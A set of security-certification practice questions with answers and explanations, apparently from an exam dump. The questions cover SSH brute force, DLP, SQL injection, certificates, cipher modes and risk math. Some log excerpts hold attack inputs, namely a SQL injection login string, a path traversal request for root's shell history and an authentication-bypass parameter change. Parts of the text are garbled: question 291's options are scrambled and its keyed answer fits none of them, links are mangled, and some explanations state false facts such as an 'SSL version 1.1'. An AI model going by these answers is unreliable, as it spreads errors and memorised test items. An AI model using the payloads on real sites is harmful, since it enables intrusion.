Unlike DAS and SAN, NAS is a file-level storage technology. This means the NAS appliance maintains and controls the files, folder structures, permission, and attributes of the data it holds. A typical NAS deployment integrates the NAS appliance with a user database, such as Active Directory, so file permissions can be assigned based on established users and groups. With Active Directory integration, most Windows New Technology File System (NTFS) permissions can be set on the files contained on a NAS device.

Incorrect Answers:

A: A SAN is expensive compared to a NAS and is more suitable for enterprise storage for larger networks.

C: A Virtual SAN is the combined local storage of multiple hypervisor servers (VMware ESXi for example) to create one virtual storage pool. This is not the best solution for a small office.

D: Virtual storage is storage presented by an underlying SAN or group of servers. This is not the best solution for a small office.

References:

hHYPERLINK "<http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/>"tp://infrastructuretechnoloHYPERLINK "<http://infrastructuretechnologypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/>" gypros.com/understanding-storage-technology-part-2-alphabet-soup-storage/

**NEW QUESTION 264**

A security administrator is shown the following log excerpt from a Unix system:

```
2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2
2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2
2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2
2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2
2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2
2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2
```

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionar

**Answer: CE**

**Explanation:**

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

Incorrect Answers:

A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.

B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.

H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.



**NEW QUESTION 265**

A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls **MUST** be implemented to minimize the risk of data leakage? (Select TWO).

- A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
- B. A DLP gateway should be installed at the company border.
- C. Strong authentication should be implemented via external biometric devices.
- D. Full-tunnel VPN should be required for all network communication.
- E. Full-drive file hashing should be implemented with hashes stored on separate storage.
- F. Split-tunnel VPN should be enforced when transferring sensitive data

**Answer:** BD

**Explanation:**

Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.

Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.

DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.

Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.

Incorrect Answers:

A: This question is asking which of the following additional controls **MUST** be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.

C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.

E: Full-drive file hashing is not required because we already have full drive encryption.

F: Split-tunnel VPN is used when a user is remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.

References:

<http://whatis.techtarget.com/definition/data-loss-prevention-DLP>

**NEW QUESTION 266**

A developer has implemented a piece of client-side JavaScript code to sanitize a user's provided input to a web page login screen. The code ensures that only the upper case and lower case letters are entered in the username field, and that only a 6-digit PIN is entered in the password field. A security administrator is concerned with the following web server log:

```
10.235.62.11 - - [02/Mar/2014:06:13:04] "GET /site/script.php?user=admin&pass=pass%20or%201=1 HTTP/1.1" 200 5724
```

Given this log, which of the following is the security administrator concerned with and which fix should be implemented by the developer?

- A. The security administrator is concerned with nonprintable characters being used to gain administrative access, and the developer should strip all nonprintable characters.
- B. The security administrator is concerned with XSS, and the developer should normalize Unicode characters on the browser side.
- C. The security administrator is concerned with SQL injection, and the developer should implement server side input validation.
- D. The security administrator is concerned that someone may log on as the administrator, and the developer should ensure strong passwords are enforced.

**Answer:** C

**Explanation:**

The code in the question is an example of a SQL Injection attack. The code '1=1' will always provide a value of true. This can be included in statement designed to return all rows in a SQL table.

In this question, the administrator has implemented client-side input validation. Client-side validation can be bypassed. It is much more difficult to bypass server-side input validation.

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.

Incorrect Answers:

A: The code in this question does not contain non-printable characters.

B: The code in this question is not an example of cross site scripting (XSS).

D: The code in this question is an example of a SQL injection attack. It is not simply someone attempting to log on as administrator.

References: [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

**NEW QUESTION 269**

The security administrator finds unauthorized tables and records, which were not present before, on a Linux database server. The database server communicates only with one web server, which connects to the database server via an account with SELECT only privileges. Web server logs show the following:

```
90.76.165.40 - - [08/Mar/2014:10:54:04] "GET calendar.php?create%20table%20hidden HTTP/1.1" 200 5724
```

```
90.76.165.40 - - [08/Mar/2014:10:54:05] "GET ../../../../root/.bash_history HTTP/1.1" 200 5724 90.76.165.40 - - [08/Mar/2014:10:54:04] "GET index.php?user=<script>Create</script> HTTP/1.1" 200 5724
```

The security administrator also inspects the following file system locations on the database server using the command 'ls -al /root'

```
drwxrwxrwx 11 root root 4096 Sep 28 22:45 .
drwxr-xr-x 25 root root 4096 Mar 8 09:30 ..
-rws----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .bash_history
-rw----- 25 root root 4096 Mar 8 09:30 .profile
-rw----- 25 root root 4096 Mar 8 09:30 .ssh
```

Which of the following attacks was used to compromise the database server and what can the security administrator implement to detect such attacks in the

future? (Select TWO).

- A. Privilege escalation
- B. Brute force attack
- C. SQL injection
- D. Cross-site scripting
- E. Using input validation, ensure the following characters are sanitized: <>
- F. Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh
- G. Implement the following PHP directive: \$clean\_user\_input = addslashes(\$user\_input)
- H. Set an account lockout policy

**Answer:** AF

**Explanation:**

This is an example of privilege escalation.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

The question states that the web server communicates with the database server via an account with SELECT only privileges. However, the privileges listed include read, write and execute (rwx). This suggests the privileges have been 'escalated'.

Now that we know the system has been attacked, we should investigate what was done to the system.

The command "Update crontab with: find / \( -perm -4000 \) -type f -print0 | xargs -0 ls -l | email.sh" is used to find all the files that are setuid enabled. Setuid means set user ID upon execution. If the setuid bit is turned on for a file, the user executing that executable file gets the permissions of the individual or group that owns the file.

Incorrect Answers:

B: A brute force attack is used to guess passwords. This is not an example of a brute force attack. C: SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). This is not an example of a SQL Injection attack.

D: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. This is not an example of an XSS attack.

E: Sanitizing just the <> characters will not prevent such an attack. These characters should not be sanitized in a web application.

G: Adding slashes to the user input will not protect against the input; it will just add slashes to it.

H: An account lockout policy is useful to protect against password attacks. After a number of incorrect passwords, the account will lockout. However, the attack in this question is not a password attack so a lockout policy won't help.

**NEW QUESTION 273**

Which of the following describes a risk and mitigation associated with cloud data storage?

- A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
- B. Risk: Offsite replication Mitigation: Multi-site backups
- C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
- D. Risk: Combined data archiving Mitigation: Two-factor administrator authentication

**Answer:** A

**Explanation:**

With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.

The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.

Incorrect Answers:

B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.

C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the data.

A: Dynamic host bus addressing is not a risk mitigation.

D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

**NEW QUESTION 274**

An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

- A. Intermediate Root Certificate
- B. Wildcard Certificate
- C. EV x509 Certificate
- D. Subject Alternative Names Certificate

**Answer:** D

**Explanation:**

Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

Incorrect Answers:

A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be used to secure multiple domains on a web server.

B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate "\*.example.com" can secure an unlimited number of domains that end in 'example.com' such as domain1.example.com, domain2.example.com etc. A wildcard certificate cannot be used to secure the domains listed in this question.

C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks

on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

**NEW QUESTION 276**

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPsec connection to the required systems
- B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
- C. Require Company ABC employees to use two-factor authentication on the required systems
- D. Require a site-to-site VPN for intercompany communications

**Answer: B**

**Explanation:**

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:

A: Requiring IPsec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.

C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.

D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.

References:

[http://searchvHYPERLINK \"http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop\" irtualdesktop.techtarget.com/definition/virtual-desktop](http://searchvHYPERLINK \)

**NEW QUESTION 277**

A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

- A. The X509 V3 certificate was issued by a non trusted public CA.
- B. The client-server handshake could not negotiate strong ciphers.
- C. The client-server handshake is configured with a wrong priority.
- D. The client-server handshake is based on TLS authentication.
- E. The X509 V3 certificate is expired.
- F. The client-server implements client-server mutual authentication with different certificate

**Answer: BC**

**Explanation:**

The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported. The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.

Incorrect Answers:

A: If the X509 V3 certificate was issued by a non-trusted public CA, then the client would receive an error saying the certificate is not trusted. However, an X509 V3 certificate would not cause a weak algorithm.

D: TLS provides the strongest algorithm; even stronger than SSL version 3.

E: If the X509 V3 certificate had expired, then the client would receive an error saying the certificate is not trusted due to being expired. However, an X509 V3 certificate would not cause a weak algorithm.

F: SSL does not mutual authentication with different certificates. References:

[http://www.slashroot.in/uHYPERLINK \"http://www.slashroot.in/understanding-ssl-handshakeprotocol\" nderstanding-ssl-hHYPERLINK \"http://www.slashroot.in/understanding-ssl-handshakeprotocol\" andshake-protocol](http://www.slashroot.in/uHYPERLINK \)

**NEW QUESTION 280**

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

**Answer: C**

**Explanation:**

The text “txtUsername=ann&txtPassword=ann” is an attempted login using a username of ‘ann’ and also a password of ‘ann’.

The text “alreadyLoggedIn=false” is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password

and we can see if we can bypass the ‘alreadyloggedin’ check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.

B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.

D: We need to submit the data so we cannot toggle submit from true to false.



**NEW QUESTION 281**

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

**Answer:** EF

**Explanation:**

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom.

Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.

Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

Incorrect Answers:

A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.

C: You cannot use fixed IV generation for RC4 when encrypting streaming video.

D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

References: [https://en.wikipedia.org/wiki/Initialization\\_vector](https://en.wikipedia.org/wiki/Initialization_vector)

**NEW QUESTION 286**

ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

- A. Establish a list of users that must work with each regulation
- B. Establish a list of devices that must meet each regulation
- C. Centralize management of all devices on the network
- D. Compartmentalize the network
- E. Establish a company framework
- F. Apply technical controls to meet compliance with the regulation

**Answer:** BDF

**Explanation:**

Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.

There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network

Protect cardholder data

Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy

To achieve PCI and SOX compliance you should:

Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.

Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.

Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:

A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive data.

A: However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.

C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.

E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.

References:

<http://searchcompliance.techtarget.com/definition/PCI-compliance>HYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance"nce

**NEW QUESTION 290**

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway.

Which of the following controls MUST be implemented to enable stateless communication?

- A. Generate a one-time key as part of the device registration process.
- B. Require SSL between the mobile application and the web services gateway.
- C. The jsession cookie should be stored securely after authentication.
- D. Authentication assertion should be stored securely on the client

**Answer:** D

**Explanation:**

JSON Web Tokens (JWTs) are a great mechanism for persisting authentication information in a verifiable and stateless way, but that token still needs to be stored somewhere.

Login forms are one of the most common attack vectors. We want the user to give us a username and password, so we know who they are and what they have access to. We want to remember who the user is, allowing them to use the UI without having to present those credentials a second time. And we want to do all that securely. How can JWTs help?

The traditional solution is to put a session cookie in the user's browser. This cookie contains an identifier that references a "session" in your server, a place in your database where the server remembers who this user is.

However there are some drawbacks to session identifiers:

They're stateful. Your server has to remember that ID, and look it up for every request. This can become a burden with large systems.

They're opaque. They have no meaning to your client or your server. Your client doesn't know what it's allowed to access, and your server has to go to a database to figure out who this session is for and if they are allowed to perform the requested operation.

JWTs address all of these concerns by being a self-contained, signed, and stateless authentication assertion that can be shared amongst services with a common data format.

JWTs are self-contained strings signed with a secret key. They contain a set of claims that assert an identity and a scope of access. They can be stored in cookies, but all those rules still apply. In fact, JWTs can replace your opaque session identifier, so it's a complete win.

How To Store JWTs In The Browser

Short Answer:: use cookies, with the HttpOnly; Secure flags. This will allow the browser to send along the token for authentication purposes, but won't expose it to the JavaScript environment. Incorrect Answers:

A: A one-time key does not enable stateless communication.

B: SSL between the mobile application and the web services gateway will provide a secure encrypted connection between the two. However, SSL does not enable stateless communication.

C: A cookie is stateful, not stateless as required in the question. References:

<https://stormpath.com/blog/build-secure-user-interfaces-using-jwt>[HYPERLINK "https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/"s/](https://stormpath.com/blog/build-secure-user-interfaces-using-jwts/)

### NEW QUESTION 291

A storage as a service company implements both encryption at rest as well as encryption in transit of customers' data

A. The security administrator is concerned with the overall security of the encrypted customer data stored by the company servers and wants the development team to implement a solution that will strengthen the customer's encryption key

B. Which of the following, if implemented, will MOST increase the time an offline password attack against the customers' data would take?

C. key = NULL ; for (int i=0; i<5000; i++) { key = sha(key + password) }

D. password = NULL ; for (int i=0; i<10000; i++) { password = sha256(key) }

E. password = password + sha(password+salt) + aes256(password+salt)

F. key = aes128(sha256(password), password)

**Answer: A**

#### Explanation:

References:

<http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms>[sHYPERLINK](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms)

["http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms"](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms)[tackoverflow.com/questions/4948322/fundamental-difference-betweenhashing-](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms)

[and-encryption-aHYPERLINK "http://stackoverflow.com/questions/4948322/fundamental](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms)

[difference- between-hashing-and-encryption-algorithms"lgorithms](http://stackoverflow.com/questions/4948322/fundamental-difference-betweenhashing- and-encryption-algorithms)

### NEW QUESTION 295

A security administrator has noticed that an increased number of employees' workstations are becoming infected with malware. The company deploys an enterprise antivirus system as well as a web content filter, which blocks access to malicious web sites where malware files can be downloaded. Additionally, the company implements technical measures to disable external storage. Which of the following is a technical control that the security administrator should implement next to reduce malware infection?

A. Implement an Acceptable Use Policy which addresses malware downloads.

B. Deploy a network access control system with a persistent agent.

C. Enforce mandatory security awareness training for all employees and contractors.

D. Block cloud-based storage software on the company network

**Answer: D**

#### Explanation:

The question states that the company implements technical measures to disable external storage. This is storage such as USB flash drives and will help to ensure that the users do not bring unauthorized data that could potentially contain malware into the network.

We should extend this by blocking cloud-based storage software on the company network. This would block access to cloud-based storage services such as Dropbox or OneDrive.

Incorrect Answers:

A: An Acceptable Use Policy is always a good idea

A. However, it just tells the users how they 'should' use the company systems. It is not a technical control to prevent malware.

B: A network access control system is used to control access to the network. It does not prevent malware on client computers.

C: Mandatory security awareness training for all employees and contractors is always a good idea. However, it just educates the users about potential security risks. It is not a technical control to prevent malware.

### NEW QUESTION 300

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

A. Remove contact details from the domain name registrar to prevent social engineering attacks.

B. Test external interfaces to see how they function when they process fragmented IP packets.

C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.

D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

**Answer: B**

#### Explanation:



Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan. Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

Incorrect Answers:

A: Removing contact details from the domain name registrar does not improve the security of a network.

C: Enabling a honeynet to capture and facilitate future analysis of malicious attack vectors is a good way of gathering information to help you plan how you can defend against future attacks. However, it does not improve the security of the existing network.

D: Filter all internal ICMP message traffic does not force attackers to use full-blown TCP port scans against external network interfaces. They can use fragmented scans.

References:

<http://www.auditmypc.com/port-scanning.asp>

#### NEW QUESTION 305

A small company is developing a new Internet-facing web application. The security requirements are: Users of the web application must be uniquely identified and authenticated.

Users of the web application will not be added to the company's directory services. Passwords must not be stored in the code.

Which of the following meets these requirements?

- A. Use OpenID and allow a third party to authenticate users.
- B. Use TLS with a shared client certificate for all users.
- C. Use SAML with federated directory services.
- D. Use Kerberos and browsers that support SAM

**Answer: A**

#### Explanation:

Users create accounts by selecting an OpenID identity provider, and then use those accounts to sign onto any website which accepts OpenID authentication.

OpenID is an open standard and decentralized protocol by the non-profit OpenID Foundation that allows users to be authenticated by certain co-operating sites (known as Relying Parties or RP) using a third party service. This eliminates the need for webmasters to provide their own ad hoc systems and allowing users to consolidate their digital identities. In other words, users can log into multiple unrelated websites without having to register with their information over and over again.

Several large organizations either issue or accept OpenIDs on their websites according to the OpenID Foundation: AOL, Blogger, Flickr, France Telecom, Google, Hyves, LiveJournal, Microsoft (provider name Microsoft account), Mixi, Myspace, Novell, Orange, Sears, Sun, Telecom Italia, Universal Music Group, VeriSign, WordPress, and Yahoo!. Other providers include BBC, IBM, PayPal, and Steam. Incorrect Answers:

B: The question states that users of the web application must be uniquely identified and authenticated. A shared client certificate for all users does not meet this requirement.

C: The question states that users of the web application will not be added to the company's directory services. SAML with federated directory services would require that the users are added to the directory services.

D: The question states that users of the web application must be uniquely identified and authenticated. Kerberos and browsers that support SAML provides no authentication mechanism. References:

<https://en.wikipedia.org/wiki/OpenID>

#### NEW QUESTION 308

An insurance company is looking to purchase a smaller company in another country. Which of the following tasks would the security administrator perform as part of the security due diligence?

- A. Review switch and router configurations
- B. Review the security policies and standards
- C. Perform a network penetration test
- D. Review the firewall rule set and IPS logs

**Answer: B**

#### Explanation:

IT security professionals should have a chance to review the security controls and practices of a company targeted for acquisition. Any irregularities that are found should be reported to management so that expenses and concerns are properly identified.

Incorrect Answers:

A: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Reviewing switch and router configurations are not part of this process. C: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Performing a network penetration test is not part of this process.

D: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Reviewing the firewall rule set and IPS logs are not part of this process. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 270, 332

#### NEW QUESTION 309

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is \$40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was \$100,000. Which of the following is the monetary value earned during the first year of operation?

- A. \$60,000
- B. \$100,000
- C. \$140,000
- D. \$200,000

**Answer:** A

**Explanation:**

ALE before implementing application caching:  $ALE = ARO \times SLE$

$ALE = 5 \times \$40,000$   $ALE = \$200,000$

ALE after implementing application caching:  $ALE = ARO \times SLE$

$ALE = 1 \times \$40,000$   $ALE = \$40,000$

The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.

Monetary value earned =  $\$200,000 - \$40,000 - \$100,000$  Monetary value earned =  $\$60,000$

Incorrect Answers:

B: \$100,000 would be the answer if the ARO after implementing application caching was 0.

C: \$140,000 is the expected loss in the first year. The ALE after implementing application caching + the cost of the countermeasures.

D: The answer cannot be \$200,000 because in the first year of operation the ALE after implementing application caching is \$40,000 and the cost of the countermeasures is \$100,000.

References: <http://www.pearsonitcertification.com/articles/article.aspx?p=418007>HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"&HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"seqNum=4

**NEW QUESTION 312**

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

- A. Business or technical justification for not implementing the requirements.
- B. Risks associated with the inability to implement the requirements.
- C. Industry best practices with respect to the technical implementation of the current controls.
- D. All sections of the policy that may justify non-implementation of the requirements.
- E. A revised DRP and COOP plan to the exception form.
- F. Internal procedures that may justify a budget submission to implement the new requirement.
- G. Current and planned controls to mitigate the risk

**Answer:** ABG

**Explanation:**

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

C: The policy exception form is not for implementation, but for non-implementation.

D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.

E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.

F: The policy exception form requires justification for not implementing the requirements, not the other way around.

References: <http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf>

**NEW QUESTION 317**

